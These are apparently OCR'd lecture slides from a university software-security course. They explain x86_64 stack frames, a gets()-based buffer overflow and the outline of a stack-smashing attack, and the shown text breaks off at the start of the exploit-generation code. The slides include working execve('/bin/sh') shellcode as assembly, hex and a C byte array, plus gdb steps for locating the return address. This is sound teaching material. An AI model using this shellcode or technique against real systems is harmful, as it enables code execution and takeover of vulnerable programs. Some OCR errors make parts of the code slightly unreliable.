
Buffer overflow vulnerabilities — part 2 —


Questões de Segurança em Engenharia de Software (QSES)
Mestrado em Segurança Informática
Departamento de Ciência de Computadores
Faculdade de Ciências da Universidade do Porto

Eduardo R. B. Marques, edrdo@dcc.fc.up.pt




How does the program stack work?

Function call




- Let us describe how function calls are generally handled. Details may differ according to calling conventions and compilation options (e.g. for code protection or optimisation).
  - **PC** = program counter, the address of the currently execution instruction
  - **SP** = stack pointer, the address of the current stack location
  - **FP** = frame pointer, the base address for local function data in the stack

Function calls - initiation by caller




- **Calling function** proceeds by:
  - **1)** Push arguments onto the stack in reverse order. Some of the arguments (up to some limit) may be passed through registers. to the address of function.
  - **2)** Pushes the return address onto the stack, i.e., the address of the instruction after the call (current PC + some offset).
  - **3)** Branches to called function, changing PC.

Function calls - initiation by callee



- **On entry, called function** proceeds by:
  - **1)** Pushing the old (the callee's) frame pointer onto the stack.
  - **2)** Sets the frame pointer to the current stack pointer.
  - **3)** It then continues using the stack for local variables/ intermediate values onto the stack as needed (using the new frame pointer reference)

Function calls - return sequence




- **On return, the callee function** proceeds by:
  - **1)** Sets stack to current FP.
  - **2)** Pops (restore) the frame pointer from the stack.
  - **2)** Pops the return address from the stack and arguments (if any).
  - **3)** Branches back to the return address.
- Some calling conventions push the return value (if any) onto the stack, others use a register (we assume it's a register in this case).

Simple x86_64 example

```
int main(int argc, char** argv) {
  long r = foo(5, 2);
  printf("%ld\n", r);
  return 0;
}
```

PC=%rbi

```
long foo(long a, long b) {
  long s = a + b,
       d = a - b;
  return s * d;
}
```



- x86_64 registers used in calls:
  - **%rip** — program counter
  - **%rsp** — stack pointer
  - **%rbp** — frame pointer

Simple example — call initiation

```
int main(int argc, char** argv) {
  long r = foo(5, 2);
  printf("%ld\n", r);
  return 0;
}
```

```
long foo(long a, long b) {
  long s = a + b,
       d = a - b;
  return s * d;
}
```

```
main:
   ...
   movl $2, %esi
   movl $5, %edi
   call foo
   …
```

```
foo:
  pushq  %rbp
  movq  %rsp, %rbp
  movq  %rdi, -24(%rbp)
  movq  %rsi, -32(%rbp)
```

`%rip`

`%rsp` `%rbp`

`… <old %rbp> <ra>  <frame for f>`

- **`main:`**
  - Uses registers pass both arguments. **`%esi`** and **`%edi`** are shorthand for the lower 32 bits of the **`%rdi`** and **`%rsi`** general-purpose registers [5 and 2 fit on 32-bits]
  - The **`call`** instructions then places the RA on the stack, and updates the PC (**`%rip`**) to **`foo`**.

Simple example — call initiation (2)

```
int main(int argc, char** argv) {
  long r = foo(5, 2);
  printf("%ld\n", r);
  return 0;
}
```

```
long foo(long a, long b) {
  long s = a + b,
       d = a - b;
  return s * d;
}
```

```
main:
   ...
   movl $2, %esi
   movl $5, %edi
   call foo
   …
```

```
foo:
  pushq  %rbp
  movq  %rsp, %rbp
  movq  %rdi, -24(%rbp)
  movq  %rsi, -32(%rbp)
```

`%rsp`

`%rbp`

`… <old %rbp> <ra>  <frame for f>`

- **`foo:`**
  - Saves the FP (**`%rbp`**) onto the stack (%sp), before resetting it to the current SP (**`%rbp`**).
  - Pushes the arguments (**`%rdi`** and **`%rsi`**) onto the stack for convenience in later processing.


Simple example —return sequence

```
int main(int argc, char** argv) {
  long r = foo(5, 2);
  printf("%ld\n", r);
  return 0;
}
```

```
long foo(long a, long b) {
  long s = a + b,
       d = a - b;
  return s * d;
}
```

```
main:
   . . .
   movl $2, %esi
   movl $5, %edi
   call foo
   …
```

```
foo:
   …
   imulq   -16(%rbp), %rax
   popq %rbp
   ret
```



- On return, **`foo:`**
  - Places the result on **`%rax`** — `imulq …, %rax`
  - Pops the FP (of main) from the stack — `popq %rbp`
  - Pops the return address from the stack and returns — `ret`

Simple example — illustration with gdb

```
Breakpoint 1, main (argc=1,
argv=0x7fffffffe5f8) at stack_test.c:
10
10   long r = foo(5, 2);
(gdb) p $rbp
$1 = (void *) 0x7fffffffe510
(gdb) p $rsp
$2 = (void *) 0x7fffffffe4f0
(gdb) p $rip
$3 = (void (*)()) 0x400574 <main+15>
(gdb) s
```

saved FP

```
Breakpoint 2, foo (a=5, b=2)
at stack_test.c:4
4    long s = a + b,
(gdb) p $rbp
$4 = (void *) 0x7fffffffe4e0
(gdb) p $rsp
$5 = (void *) 0x7fffffffe4e0
(gdb) p $rip
$6 = (void (*)()) 0x400539 <foo+12>
(gdb) p *(void**) $rbp
$7 = (void *) 0x7fffffffe510
(gdb) p *(void**) ($rbp+8)
$8 = (void *) 0x400583 <main+30>
(gdb) n
5         d = a - b;
(gdb) n
6    return s * d;
(gdb) p $rip
$9 = (void (*)()) 0x40055a <foo+45>
(gdb) ret
Make foo return now? (y or n) y
```

return address

```
#0  0x0000000000400583 in main (argc=1,
    argv=0x7fffffffe5f8) at stack_test.c:
10
10   long r = foo(5, 2);
(gdb) p $rip
$10 = (void (*)()) 0x400583 <main+30>
(gdb) p $rbp
$11 = (void *) 0x7fffffffe510
```

Stack smashing attacks

Assumptions

- Let us assume for now that;
  - we can perform a buffer overflow on the stack without any protection in place
  - we can place executable code on the stack
  - memory addresses are predictable (in particular the stack)
- Provided the program has a vulnerability of “interest”, we can think of a **stack-smashing attack.**
- Idea — overflow the stack frame of a function such that:
  - malicious code is placed on the stack, and the return address is changed to point to it
  - hence, on function return, the malicious code gets executed

A simple example

```
#include <stdio.h>
int main(int argc, char**argv) {
  char name[128];
  printf("What's your name?\n");
  gets(name);
  printf("Hello %s!\n");
  return 0;
}
```

normal execution

```
$ ./hello.bin
What's your name?
Eduardo
Hello Eduardo
```

- Simple "hello" program that:
  - calls a **`gets`** operation to read a string onto buffer **`name`**
  - then prints `"Hello <username>\n"` using 3 **`printf`** calls

A simple example (2)

```
#include <stdio.h>
int main(int argc, char**argv) {
  char name[128];
  printf("What's your name?\n");
  gets(name);
  printf("Hello %s!\n");
  return 0;
}
```

compiler warning!

```
hello.o: In function `main':
hello.c:(.text+0x1a): warning: the `gets' function is
dangerous and should not be used.
```

- Compiler warns us that the **gets "is dangerous and should not be used"!**

A simple example (2)


```
#include <stdio.h>
int main(int argc, char**argv) {
  char name[128];
  printf("What's your name?\n");
  gets(name);
  printf("Hello %s!\n");
  return 0;
}
```

execution with crash

```
What's your name?
1234567890123456789012345678901234567890
Hello 12345678901234567890…12345678901234567890
Segmentation fault (core dumped)
```

- `gets` call easily leads to a buffer overflow
  - gets will read input until a newline ('\n'), doing so without internal information of the size of the input buffer; gets receives a pointer to the buffer, not the buffer length information
  - the buffer overflow normally causes a crash ("segmentation fault") — not a good thing, but in any case "just" a crash

Stack smashing attack — outline



- Call to `gets` may be exploited with malicious input that:
  - fills the buffer with code with a NOP sled (sequence of NOPs) plus "shell code" to open a system shell
  - NOP sled is useful because we may only know the whereabouts of `name` approximately.
  - modifies the return address of `main` to jump to the (NOP sled and then in sequence) the "shell code" instructions.
- **Shell code?** Easy to obtain online.
- **Challenge:** overwrite the RA with the address of **`name`** var (or approximately) ?

Example shell code

```
// Goal is to execute execve("/bin/sh", ["/bin/sh", 0], 0)
// We need to set rax = 0x3b, rsi = ["/bin/sh", 0], rdx = 0
section .text
         global _start
 _start:
         xor     rdx, rdx    # rdx = 0  (3rd parameter)
         mov     qword '//bin/sh', rbx # prepare 1st argument
         shr     $0x8, %rbx  # shift 8 bits => "/bin/sh\0"
         push    rbx         # push "/bin/sh\0" to the stack
         mov     rsp, rdi    # get it on rdi (1st parameter)
         push    rax         # push 0 (2nd array argument referenced by rsi)
         push    rdi         # push "/bin/sh\0" (1st array argument)
         mov     rsp, rsi    # point rsi (2nd argument) to the stack pointer
         mov     $0x3b,al    # low 8 bytes of rax - code for execve syscall
         syscall
```

```
4831d248bb2f2f62696e2f736848c1eb08534889e750574889e6b03b0f05
```

- **Size**: only 30 bytes.
- Carefully crafted not to contain null (0) values. **Q:** Why?
- Source (**my comments in bold**): http://shell-storm.org/shellcode/files/shellcode-603.php

Shell code (2)

```
const unsigned char instructions[] =
    "\x48\x31\xd2"                                  // xor    %rdx, %rdx
    "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"      // mov      $0x68732f6e69622f2f, %rbx
    "\x48\xc1\xeb\x08"                              // shr    $0x8, %rbx
    "\x53"                                          // push   %rbx
    "\x48\x89\xe7"                                  // mov    %rsp, %rdi
    "\x50"                                          // push   %rax
    "\x57"                                          // push   %rdi
    "\x48\x89\xe6"                                  // mov    %rsp, %rsi
    "\xb0\x3b"                                      // mov    $0x3b, %al
    "\x0f\x05";                                     // syscall
. . .
puts("The shell code will now execute ...");
(*(void (*)()) instructions)(); //
```

```
$ ./shellcode.bin e
The shell code will now execute ...
$ pwd
/home/edrdo/qses-buffer-overflow-examples/qses_stack_smashing
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
…
```

- Just a test: explicity-triggered execution works!
- We get a shell.

Guessing the return address? Using gdb

```
Breakpoint 1, main () at hello.c:4
4   puts("What's your name?");
(gdb) p (void*) name
$1 = (void *) 0x7fffffffe410
(gdb) p $rbp - (void*) name
$2 = 128
(gdb) p *(void**)($rbp+8)
$3 = (void *) 0x7ffff7a32f45 <__libc_start_main+245>
```

- Using gdb we can see that:
  - **`0x7fffffffe410`** is an approximate address for name - address differs in debug mode from real execution, and in real execution according to env. variables for example
  - **`name + 128 = %rbp`**
  - **`RA = name + 134.`**
  - … but how to get an idea of the address of `name` without using gdb?
- In a real attack, without direct access to source code or ability to use gdb:
  - **Brute force:** try a lot of different values.
  - We can use the format string vulnerability to get an idea of the region of memory.
- Let's just cheat since in this case, since we have the code at hand by adding a **`printf`** for the address of **`name`** and generating an exploit based on it.

Exploit generation & execution

shellcode.c (exploit generation part)

```
long address;
int len, nops,c;
. . .
